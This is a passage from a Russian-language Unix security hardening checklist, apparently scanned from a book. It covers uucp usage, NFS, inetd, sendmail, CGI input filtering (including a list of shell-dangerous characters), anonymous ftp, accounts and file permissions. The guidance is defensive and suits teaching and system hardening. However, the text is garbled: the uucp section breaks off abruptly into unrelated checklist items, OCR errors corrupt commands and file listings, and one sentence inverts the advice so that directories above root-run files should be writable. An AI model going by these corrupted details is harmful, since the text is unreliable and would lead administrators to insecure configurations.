Эти демоны запускаются в произвольном порядке перед вызовом демоном UUCICO.

Использование команды **uucp**:

```
$ uucp [опций] [сначала полный путь отправки!] file [путь приема!] file
```

Пример:

```
$ uucp -m -s bbss hackers unix2!/usr/todd/hackers
```

Что получится? Файл **hackers** передается с вашего компьютера на удаленный в **/usr/todd/hackers,** естественно, с одновременным созданием собственного файла **hackers. Тодда** (todd) уведомят почте о том, что ему был послан файл. **Unix2** — это имя удаленного хоста.

Опции **uucp** (не забывайте вводить имя удаленного хоста, например, unix2):

- -c не копировать файлы в каталог **spool.**
- **-C** копировать файл в каталог spool.
- **-s [имя файла]** — в этом файле будет содержаться статус отправляемого файла (в нашем примере — bbss).
- **-r** не запускать пока программу связи **(uucico).**
- -j печать номера задания (в нашем примере unix2e9o3).
- -m после успешной отправки файла послать уведомление по почте.

Теперь представьте, что вам необходимо получить файл под названием **kenya,** который находится в **usr/dan/usa,** и определить его в ваш исходный каталог /usr/john, при этом имя локальной системы — **ATT01 и в**

данный момент вы находитесь в каталоге **/usr/dan/usa**. В этом случае вы должны набрать:

```
$uucp kenya ATT01!/usr/john/kenya
```

uuto

Команда **uuto** позволяет послать файл удаленному пользователю и может также использоваться для отправки файлов по локальной сети.

Использование:

$ uuto [имя файла] [система!логин] (имя локальной системы опускается)

Удостоверьтесь, что права доступа к файлу установлены на 600 (писать и читать файл разрешено только владельцу файла).

Проверьте, что именно владельцу даны привилегии **root.**

Проходите все эти пункты всякий раз, как помещаете «заплату» или устанавливаете операционную систему.

/etc/netgroup

Если вы используете NIS (YP) или NIS +, задайте параметры каждой из netgroup такие, чтобы одна и та же negroup'a содержала только **usernames** или только **hostnames**.

Все утилиты используют **/etc/netgroup** или для анализа **hostnames,** или для анализа **user names,** и только по отдельности. Использование отдельных netgroup упрощает запоминание функций каждой из netgroup. Время, затрачиваемое на обслуживание вновь созданных дополнительных netgroups — не столь значительная цена за гарантированную безопасность вашей системы. Для расширения кругозора просмотрите также и соответствующие мануалы.

$HOME/.rhosts

Данный пункт рекомендуется к использованию независимо от того, запускаются или нет на вашей системе «r»-команды.

Проверьте, что ни у одного из пользователей нет файла **.rhosts** в исходном каталоге. Эти файлы работают не столь эффективно как /etc/**hosts.equiv,** так как могут создаваться всеми пользователями. В то же время есть ситуации, когда они просто незаменимы; например, при создании резервных копий в автоматической сети.

Обязательно используйте **cron** для того, чтобы периодически проверять наличие и содержание и удалять файлы **$HOME/.rhosts**. Предварительно поставьте в известность всех остальных пользователей об этих проверках, которые должны восприниматься ими как часть информационной стратегии фирмы.

Если вам необходим файл **.rhosts**:

- убедитесь, что первый символ файла не «-».
- удостоверьтесь, что разрешения установлены на 600.
- проверьте, действительно ли владелец файла является и владельцем аккаунта.
- проверьте, что в файле *нет* символа «+», поскольку это может открыть доступ к вашей системе любому.
- убедитесь, что параметры использования **netgroups,** проставленные в **.rhosts** не разрешают непреднамеренный доступ к аккаунту.
- удостоверьтесь, что в файле не используются символы «!» или «*». Данный файл не должен содержать ни одного символа комментария.
- не забудьте, что вы можете также использовать **logdaemon** для ограничения доступа к **$HOME/.rhosts.**

NFS

При использовании NFS, безопасность установленных файлов гарантируется NFS сервером.

Пропишите NFS-фильтр в программе маршрутизации.

```
Filter TCP/UDP on port 111
TCP/UDP on port 2049
```

Эта операция не позволит компьютеру, не входящему в вашу подсеть, получить доступ к файловым системам, которыми обмениваются ваши машины.

Поставьте все возможные «заплаты».

Применение NFS может повлечь за собой «пробои» в защите. Отключите NFS, если его функции вам не нужны. Просмотрите прилагающуюся к компьютеру документацию.

Предоставьте право NFS проводить мониторинг портов. При этом запросы на монтирование файловой системы будут приниматься только из портов < 1024. В ряде случаев это обеспечит дополнительную защиту. Для того чтобы узнать, есть ли эта опция в вашей версии UNIX, обратитесь к прилагавшейся компьютерной документации.

Используйте **/etc/exports** или **/etc/dfs/dfstab** для гарантированного экспортирования *только* выбранных вами файловых систем.

Если же система не получает от вас указаний о копировании файлов, то экспортирование произведено не будет.

Не создавайте обратную ссылку NFS сервер в его собственном файле экспорта. Иными словами, файл экспорта не должен экспортировать NFS сервер в самого себя ни частично, ни полностью. Кроме того, убедитесь, что NFS сервер не содержится в любой из **netgroups,** перечисленных в файле экспорта.

Не допускайте того, чтобы файл экспорта содержал **localhost**-вход.

При экспортировании файлов используйте только полные имена хостов. То есть вводите адрес полностью, **machinename.domainname.au,** а не сокращая до **machinename**.

Убедитесь, что экспортные списки включают не более 256 символов каждый.

Если списки хостов находятся в директории **/etc/exports,** то в этом случае количество символов в списке не должно превышать 256 символов после имени хоста (в части **options**).

Периодически запускайте **fsirand.** Сначала проверьте, установлены ли на вашей машине «заплаты» для **fsirand.** Затем проверьте, что файловая система размонтирована, и выполните **fsirand.**

Будьте внимательны, старайтесь не допускать случайного экспортирования файлов.

Используйте опцию **a -access=host.domainname.au** или ее эквивалент в **/etc/exports.**

За более подробной информацией обращайтесь к документации по использованию опций **exports** или **dfstab**.

При пересылке файлов маркируйте их «только для чтения» **(read-only; -ro)**.

Если в какой-то ситуации вам не обойтись без использования NIS, то используйте безопасную опцию в файле экспорта, и установите запросы (если безопасная опция доступна).

Используйте опцию **showmount -e** для постоянного инициирования процесса пересылки.

Проверьте, что разрешения **/etc/exports** установлены на 644.

Убедитесь, что **/etc/exports** принадлежит корню.

Удостоверьтесь, что вы используете демоны **portmapper** или **rpcbind,** не пропускают запросы на монтирование от клиентов сети.

Клиент NFS может запросить демон **portmapper** направить его запрос на демон **mountd**. Последний обработает поступивший запрос так, как если бы он пришел непосредственно из **portmapper.** Если файловая система смонтирована автоматически, это может дать пользователю несанкционированный доступ к файловой системе.

Не забудьте, что изменения в **/etc/exports** начнут действовать только после выполнения опции **/usr/etc/exportfs** или ее эквивалента.

Обратите внимание: **web of trust** располагается между хостами, соединенными друг с другом через NFS. При этом подразумевается, что вы доверяете защите используемого NFS-сервера.

Сетевые услуги

/etc/inetd.conf

Удостоверьтесь, что разрешения установлены на 600.

Проверьте, имеет ли хозяин файла привилегию root-доступа.

Необходимо отключить все неиспользуемые опции. Для этого можно предложить вам закомментировать *все* опции, поместив символ «#» в начале каждой строки. Затем отметьте все *необходимые,* удалив «#» в начале строк. Это, в частности, лучший способ избежать применения «r»-команд и tftp, являющихся основными источниками опасности.

Для того, чтобы внесенные изменения начали действовать, необходимо перезапустить программу **inetd.**

Portmapper

Отключите все необязательные опции, загружаемые при процедуре запуска системы и регистрируемые **portmapper**.

Обычный ftp (tftp)

Если в использовании **tftp** нет необходимости, закомментируйте его в файле **/etc/inetd.cbnf** и перезапустите программу **inetd.**

/etc/services

Удостоверьтесь, что разрешения установлены на 644.

Проверьте, имеет ли хозяин файла привилегию root-доступа.

tcp_wrapper (известный также как log_tcp)

Использование пакета:

- Настройте и установите пакет на свой компьютер.
- Установите режим **PARANOID.**
- Рассмотрите вопрос о выполнении опции RFC931.
- Отвергните все хосты, поместив строку **all:all** в файл **/etc/hosts.deny** и в список хостов, имеющих доступ к вашей машине, в **/etc/hosts.allow**.
- Просмотрите прилагаемую к пакету документацию.

Сверните все опции TCP. прописанные в файле **/etc/inetd.conf.**

Продумайте вопрос о возможности свертывания всех допустимых опций **udp**. Если вы их решите свернуть, то должны будете использовать опцию **nowait** в файле **/etc/inetd.conf.**

/etc/aliases

Прокомментируйте почтовый псевдоним **decode,** поместив символ «#» в начале строки. Для закрепления изменений выполните **/usr/bin/newaliases**. Если вы используете NIS (YP), то не забудьте затем восстановить карты.

Убедитесь, что все программы, выполняемые в **alias,** принадлежат корню, имеют разрешение 755 и сохранены в системном каталоге, например, **/usr/local/bin**. При использовании **smrsh** выполнение программы может быть не доведено до конца.

Sendmail

Используйте последнюю версию sendmail 8.x (8.7.3) от Eric Allman; в настоящее время эта программа не содержит никаких *известных* изъянов.

Последнюю версию можно скачать из сети: ftp://ftp.auscert.org.au/pub/mirrors/ftp.cs.berkeley.edu/ucb/sendmail

Обратите внимание: Если вы еще не используете sendmail.8.7.* от Eric Allman, то установка и конфигурирование этой системы «под себя» может занять некоторое время. Файлы конфигурации от другой версии **sendmail** того же, восьмого, поколения, несовместимы с файлами конфигурации **sendmail** 8.7.x. Можем дать вам один совет в этом отношении. Вместе с **sendmail (8) v8.7.x** распространяется документ о преобразовании стандартных файлов конфигурации SUN в формат **sendmail (8) v8.***. Этот документ помещен в дистрибутивном файле: contrib/converting.sun.configs.

Если вы пользуетесь покупной версией **sendmail,** удостоверьтесь, что устанавливаете пакет со всеми последними «заплатами», поскольку более ранние версии **sendmail зачастую** использовались для взлома защиты.

Если вам необходимы функции **progmailer**, пользуйтесь **smrsh.**

Если у вас нет необходимости в использовании **progmailer,** отключите почту к программам, соответственно отметив это поле **(/bin/false)** в файле конфигурации **sendmail.**

Проверьте, что ваша версия **sendmail** не имеет встроенного пароля разработчика. Убедитесь, что, если в файле **/etc/sendmail.cf** находится строка, начинающаяся с OW, то за этими символами следует только знак «*».

Увеличьте **sendmail** (8) регистрацию до минимального регистрационного уровня 9.

Эта операция поможет обнаружить предпринятую попытку использовать sendmail (8) для проникновения в систему.

Увеличьте регистрационный уровень **syslog.**

Установите минимальный уровень **info** для почтовых сообщений, регистрируемых на консоли и/или в файле syslog.

Не забудьте, что для того, чтобы внесенные вами в **sendmail** изменения начали действовать, необходимо загрузить эту программу заново. Если вы используете закрепляемый файл конфигурации **(sendmail.fc),** то перед запуском **sendmail (8)** этот файл должен быть восстановлен.

majordomo

Убедитесь, что номер вашей версии больше 1.91.

fingerd

Если ваша версия **fingerd** выпущена ранее 5 ноября 1988 года, замените ее на более новую.

finger может предоставить потенциальному взломщику большое количество информации о вашем хосте. Рассмотрите информацию, полученную от finger, и продумайте, как можно уменьшить ее содержание, отключив **finger** или заменив имеющуюся у вас версию на другую, в которой **finger** несет в себе минимум информации.

Обратите внимание: другие опции типа **rusers и netstat** также могут стать источниками информации.

Не используйте **finger** версии 1.37, так как эта программа позволяет взломщику прочитывать все файлы.

UUCP

Если на вашем сайте не используется **uucp,** то отключите его (включая и регистрационную оболочку). **uucp** может служить «лазейкой» для взломщика.

Удалите все **.rhosts**-файлы в каталоге **uucp.**

Убедитесь, что файл **L.cmds** принадлежит корню.

Проверьте, что к файлам и каталогам, принадлежащим **uucp,** не установлено общего доступа.

Убедитесь, что каждому сайту, который использует **uucp**-доступ в систему, назначены различные **uucp**-логины.

Убедитесь, что число команд, которые могут запускаться пользователями uucp-логинов, сведено к минимуму.

Решите вопрос об удалении всей uucp-подсистемы в случае отсутствия прямой необходимости ее использования.

Проверьте, что в системе нет встроенных crontab-входов, принадлежащих uucp или корню.

REDX

Отключите эту функцию.

Откомментируйте соответствующие строки в файле inetd.conf. Взломщики могут использовать эту функцию для регистрации в системе и выполнения различных команд.

World Wide Web (WWW) - httpd

Убедитесь, что вы используете самую современную версию http-демона.

Обозначьте серверный демон httpd как особого непривилегированного пользователя с именем «httpd».

При таком раскладе, если взломщик и найдет уязвимое место в защите сервера, то он получит только те привилегии доступа, которыми владеет любой непривилегированный пользователь.

Не выполняйте демон сервера как корень.

Не выполняйте клиентские процессы как корень.

Выполняйте httpd в chroot(l).

Этим вы установите альтернативный корневой каталог и строго ограничьте доступ http-клиентуры к остальной части диска.

Для систем, в которых не предусмотрена команда chroot(l), можно использовать команду chrootuid.

Тщательно просмотрите все опции конфигурации вашего сервера.

Используйте опции конфигурации для придания дополнительной защиты особо важным каталогам, отключив функцию include files. Это не позволит включать содержащиеся в этих каталогах файлы в HTML-документы.

Используйте CGIWRAP.

Не запускайте без особой нужды сценарии CGI (Common Gateway Interface).

Будьте очень аккуратны при создании CGI-программ. Эти программы определяют информацию, которая отправляется по сети, и зачастую управляются самим удаленным пользователем, который может оказаться взломщиком. Если они (CGI-программы) созданы без тщательной проверки всех частей, то злонамеренный пользователь может найти в них ла-

зейки для взлома системы и запуска в ней произвольных команд. Почти все взломы являются результатом подобных недочетов при программировании.

Установите к CGI-программе жесткие бинарные ссылки вместо ссылок на сценарии интерпретатора. Это устранит потребность в доступном интерпретаторе команд внутри корня.

Проверяйте, что содержание, разрешения и установки использования файлов в каталоге **cgi-bin** соответствуют изначальным.

Избегайте передачи функций ввода пользователя непосредственно на интерпретаторы команд типа Perl, AWK, оболочек UNIX или иных программ, допускающих, чтобы команды были внедрены в тексты исходящих сообщений типа **/usr/ucb/mail**.

Отфильтровывайте все вводимые пользователями потенциально опасные символы до того, как они могут быть переданы на интерпретаторы команд.

Потенциально опасные символы — это \n \r (., /; ~!) > | ^ $& " <.

ftpd и анонимный ftp

Версии

Убедитесь, что используете самую современную версию **ftp** демона.

Попробуйте установить **ftpd,** разработанный в вашингтонском университете. В BSDI-системах «заплатка» 005 должна быть поставлена в программе версии 1.1 BSD/386.

Конфигурация

Проверьте все заданные по умолчанию опции конфигурации на вашем ftp-сервере.

Убедитесь, что на вашем ftp-сервере нет команды **SITE EXEC.**

Убедитесь, что файл **/etc/ftpusers,** определяющий несанкционированных пользователей и не позволяющий им подсоединиться к вашему серверу, установлен.

Файл должен включать в себя, как *минимум,* входы: **root, bin, uucp, ingres, daemon, news, nobody** и *все* аккаунты, поставленные поставщиком.

Только анонимный ftp

Чтобы установить, работает ли у вас анонимный ftp, попробуйте, используя его, соединиться с локальным хостом. Убедитесь, что ввели имя пользователя в формате RFC822 как пароль.

Чтобы отключить анонимный ftp, переместите или удалите все файлы в **~ftp/**, и затем удалите пользователя ftp из файла пароля.

При запуске распределенных паролей (например, NIS, N1S +) вы должны проверить входы пароля, обслуживаемые вашей машиной также, как в вашем локальном файле пароля.

Конфигурация ftp сервера

Проверьте все заданные по умолчанию опции конфигурации на вашем ftp сервере.

Не все версии ftp позволяют перенастраивать конфигурацию. Если у вас установлена версию с перенастраиваемой конфигурацией ftp (например, **wu-ftp**), удостоверьтесь, что опции **delete, overwrite, rename, chmod и umask** (и, возможно, ряд других) не доступны для «гостей» и анонимных пользователей. Вообще, анонимные пользователи должны иметь минимум привилегий.

Проверьте, что интерпретатор команд (типа оболочки или утилит подобных perl) *не прописан* в **~ftp/bin, ~ftp/usr/bin, ~ftp/sbin** или в им подобных конфигурациях каталога, которые могут использоваться **SITE EXEC.**

Командные файлы системы *не должны* храниться в **~ftp/bin, ~ftp/usr/bin, ~ftp/sbin** или подобных каталогах, которые могут использоваться SITE EXEC.

Ряд команд, например **uncompress,** может располагаться в этих каталогах. В каждом отдельном случае очень внимательно отнеситесь к подобному расположению файлов, так как при такой конфигурации почти любая подобная команда может стать «лазейкой» для несанкционированных пользователей.

Будьте крайне осторожны при запуске команд, которые могут выполнять произвольные команды. Например, некоторые версии команды **tar** могут допустить выполнение произвольного файла.

Убедитесь, что используете недопустимые пароль и пользовательскую оболочку для **ftp** входа в системный файл пароля и его копию (если таковая у вас имеется). Вот примерно как это должно выглядеть:

```
ftp:*:400:400:Anonymous
FTP:/home/ftp:/bin/false
```

где **/home/ftp** — анонимная ftp область.

Проверьте, что разрешения исходного ftp каталога **(~ftp/)** установлены на 555 (read nowrite execute), а владелец установлен к корню (не к **ftp**).

Удостоверьтесь, что у вас *нет* копии настоящего файла **/etc/passwd (~ftp/etc/passwd)**.

В самом начале создайте некий корневой файл с разрешениями 444. Он не должен содержать отсылки на аккаунты из настоящего файла пароля, в нем должны находиться только корень и ftp. Таким образом, вы предоставите потенциальным взломщикам фиктивную информацию о входах в систему и заблокированные пароли, к примеру:

```
root:*:0:0:Ftp maintainer::
ftp:*:400:400:Anonymous ftp::
```

Файл пароля используется только для обеспечения доступа (через универсальный ID) пользователей к распечаткам **ls(l).**

Проверьте, что нигде *нет* копии настоящего файла **/etc/group (~ftp/etc/group).**

Создайте соответствующий файл-«обманку», аналогичный предыдущему.

Проверьте, что файлов **~ftp/.rhosts и ~ftp/.forward** нет.

Установите регистрационную оболочку ftp-аккаунта к неработающей (по сути, фальшивой) оболочке типа **/bin/false**.

Разрешения

Убедитесь, что ни один файл или каталог не принадлежит ftp-аккаунту или располагаются в той же группе, где и ftp-аккаунт.

Если же это не так, то злоумышленник может заменить их на «троянского коня».

Убедитесь, что анонимный ftp-пользователь не имеет возможности создавать файлы или каталоги в системе не иначе как по особому запросу.

Убедитесь, что анонимному ftp-пользователю вся информация доступна в режиме «только для чтения».

Проверьте, что разрешения исходного ftp каталога **(~ftp/)** установлены на 555 (read nowrite execute), а владелец установлен к корню (не к **ftp).**

Убедитесь, что системные подкаталоги **~ftp/etc и ~ftp/bin** имеют разрешения 111, а владелец установлен к корню.

Проверьте, что файлы в каталоге **ftp/bin/*** имеют разрешения 111, владелец устанавливает к корню.

Проверьте, что разрешения файлов в каталоге **~ftp/etc/*** установлены на 444, владелец устанавливает к корню.

Убедитесь, что в системе существуют почтовые псевдонимы для ftp; это поможет избежать несанкционированного вскрытия почты.

Удостоверьтесь, что **/usr/spool/mail/ftp** принадлежит корню с разрешениями 400.

Перезаписываемые каталоги

Проверьте, что в вашей системе нет перезаписываемых каталогов. Лучше всего вовсе не иметь перезаписываемых каталогов. Если же они у вас все-таки есть, то мы рекомендуем ограничиться одним.

Убедитесь, что к перезаписываемым каталогам нет доступа «для чтения».

Каталоги, одновременно и перезаписываемые, и читаемые, могут несанкционированно использоваться.

Убедитесь, что все перезаписываемые каталоги принадлежат корню и имеют разрешения 1733.

Если возможно, поместите перезаписываемые каталоги в отдельном разделе.

Это поможет предотвратить отрицание сервисных решений.

Обязательно прочтите «Anonymous FTP Configuration Guide-lines».

Установка дисков

Никогда не устанавливайте диски с других компьютеров в **~ftp** иерархии до тех пор, пока они не будут помечены **«read-only»** («только для чтения»).

Пароль и безопасность аккаунта

Данная глава может использоваться как составная часть вашей стратегии обеспечения безопасности пароля и аккаунта.

Общая стратегия

Убедитесь, что стратегия пароля для вашего сайта уже разработана.

Проверьте, что у вас есть заполненные регистрационные формы на каждого пользователя каждого сегмента системы. Удостоверитесь, что эта форма включает графу «Подпись клиента». Таким образом пользователями вашей системы будет подтверждено, что они ознакомлены с вашими условиями предоставления аккаунта и возможными санкциями за их нарушение.

Действенная проверка

Используйте команду **anlpasswd** для проверки паролей при вводе.

Эта программа выполняет ряд проверок вводимых паролей и помогает установить неверные пароли. Программа работает с обычной, теневой и NIS (или yp) системами паролей.

Проверяйте периодически пароли при помощи команды **Crack.**

Применяйте выдерживание пароля (если возможно).

Входы NIS, NIS+ и /etc/passwd

Не выполняйте NIS или NIS+ без особой надобности.

Если требуются функции NIS, то старайтесь по возможности использовать **NIS+.**

Проверьте, что только те компьютеры, которые имеют «+» вход в файлах **/etc/passwd,** являются клиентами NIS **(YP);** то есть, *не* главный **NIS-сервер!** Иначе может быть создана конфликтная ситуация, где в противоречии окажутся документация и функции обеспечения формата входа **(«+»).** Общего для всех решения нет. Самое лучшее в такой ситуации обратиться к прилагавшейся к ваше машине документации. Иногда здесь предлагается поместить символ **«*»** в поле пароля, который *не* препятствует выполнению команд NIS. Мы рекомендуем пошагово проверить ваши системы для того, чтобы посмотреть, все ли команды правильно воспринимают **«*»** в поле пароля.

Проверьте, что файл **/etc/rc.local** или эквивалентный ему сконфигурирован так, чтобы начать процедуру запуска с выполнения команды **ypbind** с опцией **-s.**

Это применимо не на всех системах. Обратитесь к своей документации.

Используйте безопасный **RPC.**

Теневые пароли

Используйте встроенную программу затенения пароля или любую другую со стороны.

Затенение пароля ограничивает доступ к шифрованным паролям пользователей.

Периодически проводите проверку реального и теневых файлов пароля для того, чтобы вовремя обнаружить чужие добавления или иное вмешательство.

Администрирование

Проводите регулярные проверки системы на предмет выявления неиспользуемых аккаунтов и отключайте те из них, к которым не было обращений в течение заранее оговоренного периода, скажем, в течении трех месяцев. Уведомления об отключении и о возможности возобновления

аккаунт отправляйте по почте и спокойно удаляйте всех не откликнувшихся пользователей.

Обратите внимание: Для отправки уведомлений пользуйтесь обычной, а не электронной почтой, потому что от взломанного аккаунта вы наверняка получите надлежащий ответ, и, следовательно, злоумышленники не будут обнаружены.

Убедитесь, что все аккаунты имеют пароли. Проверьте также имеющиеся теневые или NIS пароли. Иными словами, проверьте, нет ли пустых полей пароля.

Удостоверьтесь, что все области пользователей адекватно копируются и архивируются.

Регулярно просматривайте регистрируемые успешные и неуспешные попытки использования su(l).

Регулярно проверяйте повторные отказы входа в систему.

Регулярно проверяйте сообщения LOGIN **REFUSED**.

Обдумайте, не ввести ли вам квоты по пользовательским аккаунтам.

Продумайте, не включить ли вам в условия предоставления услуг требование личного присутствия или подтверждения клиента перед предоставлением любых запросов относительно аккаунта (например, перед созданием пользовательского аккаунта).

Специальные аккаунты

Убедитесь, что действительно, в соответствии с общей стратегией защиты сайта, нет ни одного общедоступного аккаунта, кроме пользователя root. То есть только один человек знает пароль входа в систему.

Отключите гостевой аккаунт.

А еще лучше не создавайте его вообще!

Обратите внимание: Некоторые системы изначально поставляются с отконфигурированными гостевыми аккаунтами.

Используйте специальные группы (типа группы «wheel» под SunOS) для четкого отграничения пользователей, имеющих право использовать su для получения права пользователя root.

Отключить все заданные по умолчанию аккаунты, поставленные с операционной системой.

Наличие подобных аккаунтов должно проверяться после каждого обновления или установки новой операционной среды.

Отключите аккаунты, не имеющие пароля и выполняющие какую-либо команду, например, sync.

Удалите или смените принадлежность всех файлов такого аккаунта. Особо проверьте, что эти аккаунты не используют **Cron** и в данный момент не включены. Самое же лучшее вообще удалить эти аккаунты.

Назначьте нефункциональные оболочки (типа **/bin/false**) к таким системным аккаунтам как **bin** и **daemon** и, если он почти не используется, каккаунтусинхронизации.

Поместите системные аккаунты в файл **/etc/ftpusers,** таким образом, использование **ftp** для них будет недоступно. Этот файл должен включать, *как минимум,* следующие входы: **root, bin, uucp, ingres, daemon, news, nobody** и *все* аккаунты, поставленные с компьютером при покупке.

Корневой аккаунт

Ограничьте количество людей, знающих пароль пользователя root.

Это могут быть те же пользователи, которые зарегистрированы в **groupid 0** (например, **wheel group в SunOS).** Обычно их число ограничивается 3 или 4 людьми.

В соответствии с общими принципами безопасности сайта, не входите как root в сеть.

Предпочтительно использовать **su** из пользовательских аккаунтов, а не при регистрации привилегий root.Это обеспечит большую ответственность.

Убедитесь, что в корне нет файла **~/.rhosts.**

Проверьте, что символа **«.»** нет в пути поиска файлов корня.

Удостоверьтесь, что файлы входа в систему корня не являются исходными для других, не принадлежащих корню или свободно перезаписывающихся файлов.

Гарантировать, что корневые рабочие файлы сгоп'а не являются исходными для других, не принадлежащих корню или свободно-перезаписывающихся файлов.

Используйте абсолютные имена пути от корня. Например, **/bin/su, /bin/find, /bin/passwd**. Этим вы предотвратите случайный запуск под корнем «троянского коня». Для выполнения команд в текущем каталоге под корнем самой команде должно предшествовать сочетание **«./»**, например, **./command**.

Файлы .netrc

Не используйте файлы **.netrc** без особой на то надобности. Если все же файлы **.netrc** вами используются, то в них *не должна* содержаться информация о паролях.

Поле GCOS

Введите информацию в поле **GCOS** файла пароля. Она может быть использована для идентификации вашего сайта в случае захвата файла пароля. Например:

```
joe:*:10:10:Joe Bloggs, Organisation X:/home/joe:/bin/sh
```

Безопасность файловой системы

Общие принципы

Убедитесь, что в вашей системе нет неучтенных файлов **.exrc.**

Продумайте возможность использования переменной среды **EXINIT** для отключения функций файлов **.exrc.**

Эти файлы могут при загрузке **vi(1)** или **ex(1)** из каталога, в котором находится такой файл, случайно запустить команды, сведущие на нет все ваши усилия по защите системы.

Проверьте, что ни в одном из размещающихся в пользовательских главных каталогах файлов **.forward** не прописаны несанкционированные команды или программы.

Mailer может быть введен в заблуждение и разрешить обычному пользователю привилегированный доступ. Применение разрешенных программ может быть ограничено использованием **smrsh.**

Запуск и сценарии закрытия системы

Убедитесь, что при запуске и в сценариях закрытия системы не выполняется **chmod 666 motd**. Эта команда допускает, чтобы пользователи изменяли сообщение системы в течение дня.

Удостоверьтесь, что в сценарии запуска присутствует строка **rm -/tmp/t1** (или ей подобная) для очистки временного файла, используемого для создания **/etc/motd**. И эту строку необходимо поместить *до* кода запуска локального демона.

/usr/lib/expreserve

Заменить версии **/usr/lib/expreserve**, созданные до июля 1993 года, на рекомендуемую прилагаемой к новому компьютеру документацией «заплату».

Если же это невозможно, то удалите выполняющее разрешение в **/usr/lib/expreserve.**

Это будет означать, что те из пользователей, которые во время редактирования своих файлов при помощи **vi(1)** или **ex(1)** будут отключены от системы, не смогут восстановить потерянное.

Если данная операция будет вами выполнена, не забудьте уведомить своих пользователей о необходимости регулярно сохраняться при редактировании.

Внешние файловые системы /devices

Файловые системы всегда старайтесь устанавливать с разрешениями **non-setuid** и read-only.

Разрешения файла

Проверьте, что разрешения **/etc/utmp** установлены на 644.

Проверьте, что разрешения /etc/sm и /etc/sm.bak установлены на 2755.

Проверьте, что разрешения /etc/state установлены на 644.

Проверьте, что разрешения **/etc/motd** и /etc/mtab установлены на 644.

Проверьте, что разрешения **/etc/syslog.pid** установлены на 644.

Обратите внимание: параметры могут сбрасываться при каждом перезапуске syslog.

Рассмотрите вопрос об удалении доступа «для чтения» к тем файлам, к которым пользователи не должны обращаться.

Удостоверьтесь, что ядро (например, **/vmunix)** принадлежит корню и нулевой группе (wheel на SunOS) и разрешения, установленные на 644.

Проверьте, что /etc, **/usr/etc, /bin, /usr/bin,** /sbin, /usr/sbin, /tmp и **/var/tmp** принадлежат корню и что бит быстрого доступа установлен на /tmp и на /var/tmp.

Проверьте, что в вашей системе нет никаких неизвестных вам групп и свободно перезаписываемых файлов или каталогов на вашей системе.

Проверьте, что файлы с установленным SUID или SGID битом, действительно в нем нуждаются.

Убедитесь, что значение **umask** для каждого пользователя установлено на 027 или 077 или им подобное значение.

Проверьте, что все файлы в каталоге /dev являются специальными.

Специальные файлы буквенно идентифицированы в первой позиции битов разрешений.

Обратите внимание: В ряде систем каталог /dev содержит «законнорожденные» каталоги и сценарий оболочек. За дополнительной информацией обращайтесь к соответствующей документации.

Убедитесь, что вне каталога /dev нет никаких несанкционированных специальных файлов.

Файлы, выполняемые под корнем

AUSCERT рекомендует, чтобы все файлы, выполняемые корнем, ему же и принадлежали и не являлись бы свободно перезаписываемыми; все эти файлы надо поместить в каталог, у которого каждый высший каталогов в пути должен также принадлежать корню и был свободно перезаписываемым.

Проверьте содержание следующих файлов корневого аккаунта. Все программы или сценарии, вызываемые этими файлами, должны отвечать вышеизложенным требованиям:

- **~/.login**, **~/.profile** и им подобные файлы инициализации входа в систему;
- **~/.exrc** и ему подобные файлы инициализации программ;
- **~/.logout** и ему подобные файлы окончания сеанса;
- Файлы в разделах NFS;
- /etc/re и ему подобные файлы запуска и закрытия системы .

Если какая-либо программа или какой-либо сценарий, вызванные в этом источнике файлов, далее программируют или пишут сценарий, то их необходимо проверить.

Принадлежность bin

Многие системы отгружают файлы и каталоги, принадлежащие **bin** (или **sys**). Эти параметры варьируются от системы к системе и могут иметь серьезное влияние на уровень безопасности.

Измените принадлежность всех свободночитаемых, но не свободно перезаписываемых **не-setuid и не-etgid** файлов и каталогов с **bin** на **root,** с нулевым идентификатором группы (группа wheel под SunOS 4.1.x).

Особое внимание обратите на то, что под Solaris 2.x изменение принадлежности системных файлов может вызывать предупреждающие сообщения во время установки «заплат» и пакетов системных программ.

Все остальные аналогичные проблемы должны решаться совместно с вашим поставщиком оборудования.

Tiger/COPS

Выполните одну или обе программы. Многие из изложенных в этой главе советов могут быть автоматизированы с помощью этих программ.

Tripwire

Выполните жесткую бинарную ссылку.

Сохраните бинар, базу данных и файл конфигурации на защищенном от записи диске (дискете, др.).

Вопросы безопасности встроенных операционных систем

Ниже рассматривается ряд вопросов безопасности отдельных операционных систем UNIX. Список различных типов UNIX и связанных с ними проблем может быть не полон.

SunOS 4.1.x

«Заплаты»

Регулярно запрашивайте у своего поставщика информацию о новых «заплатах». Фирма Sun постоянно обновляет список рекомендуемых и отвечающих за безопасность «заплат». Список этот общедоступен:

```
ftp://ftp.auscert.org.au/pub/mirrors/sunsolve1.sun.com/*
```

или

```
ftp://sunsolve1.sun.com/pub/patches/*
```

Пересылка IP-пакетов и исходная маршрутизация

Эти советы особенно важны, если вы используете SUN в качестве главного хоста или в двойной системе.

Убедитесь, что IP пересылка заблокирована. Вам необходимо будет вставить следующую строку с файл конфигурации ядра:

```
options "IPFORWARDING=-1"
```

Рассмотрите также вопрос об отключении маршрутизации источника.

Оставив включенной маршрутизацию источника, вы можете впоследствии обнаружить следы несанкционированных пересылок. К сожалению, какого-то общепринятого метода или «заплаты» для включения/выключения маршрутизации источника, не существует.

Framebuffers/dev/fb

Если посторонний сможет войти в вашу рабочую станцию (SUN) из удаленного источника, то ему будет доступно содержание вашего **Framebuffer (/dev/fb)**. В SUN существует механизм, регистрирующий пользователя в консоли и обеспечивающий монопольный доступ к

Framebuffer; при этом используется файл **/etc/fbtab**. Вот пример такого файла:

```
#
# File:          /etc/fbtab
# Purpose:       Specifies that upon login to
#                /dev/console,  the
#                owner,  group and permis-sions of
#  all supported
#              devices, including the frame-buffer,
#  will be set to
#                the user's username, the user's
#  group and 0600.
# Comments:       SunOS specific.
# Note:          You cannot use \ to continue a line.
ft
ft Format:
# Device          Permission       Colon separated de
#  vice list.
ft
/dev/console      0600      /dev/fb
/dev/console      0600      /dev/bwone0:/dev/bwtwo0
/dev/console            0600
/dev/cgone0:/dev/cgtwo0:/dev/cgthreeO
/dev/console            0600
/dev/cgfour0:/dev/cgsix0:/dev/cgeight0
/dev/console  0600      /dev/cgnine0:/dev/cgtwelve0
ft
/dev/console      0600      /dev/kb:/dev/mouse
/dev/console      0600      /dev/fd0c:/dev/rfd0c
```

После того, как файл создан, перегрузите компьютер или вообще выйдите, а затем зарегистрируйтесь по новой.

Более подробная информация содержится в документации к **fbtab(5)**.

Подобной возможностью обладает и **login replace-ment** из пакета **log-daemon** от Wietse Venema.

/usr/kvm/sys/*

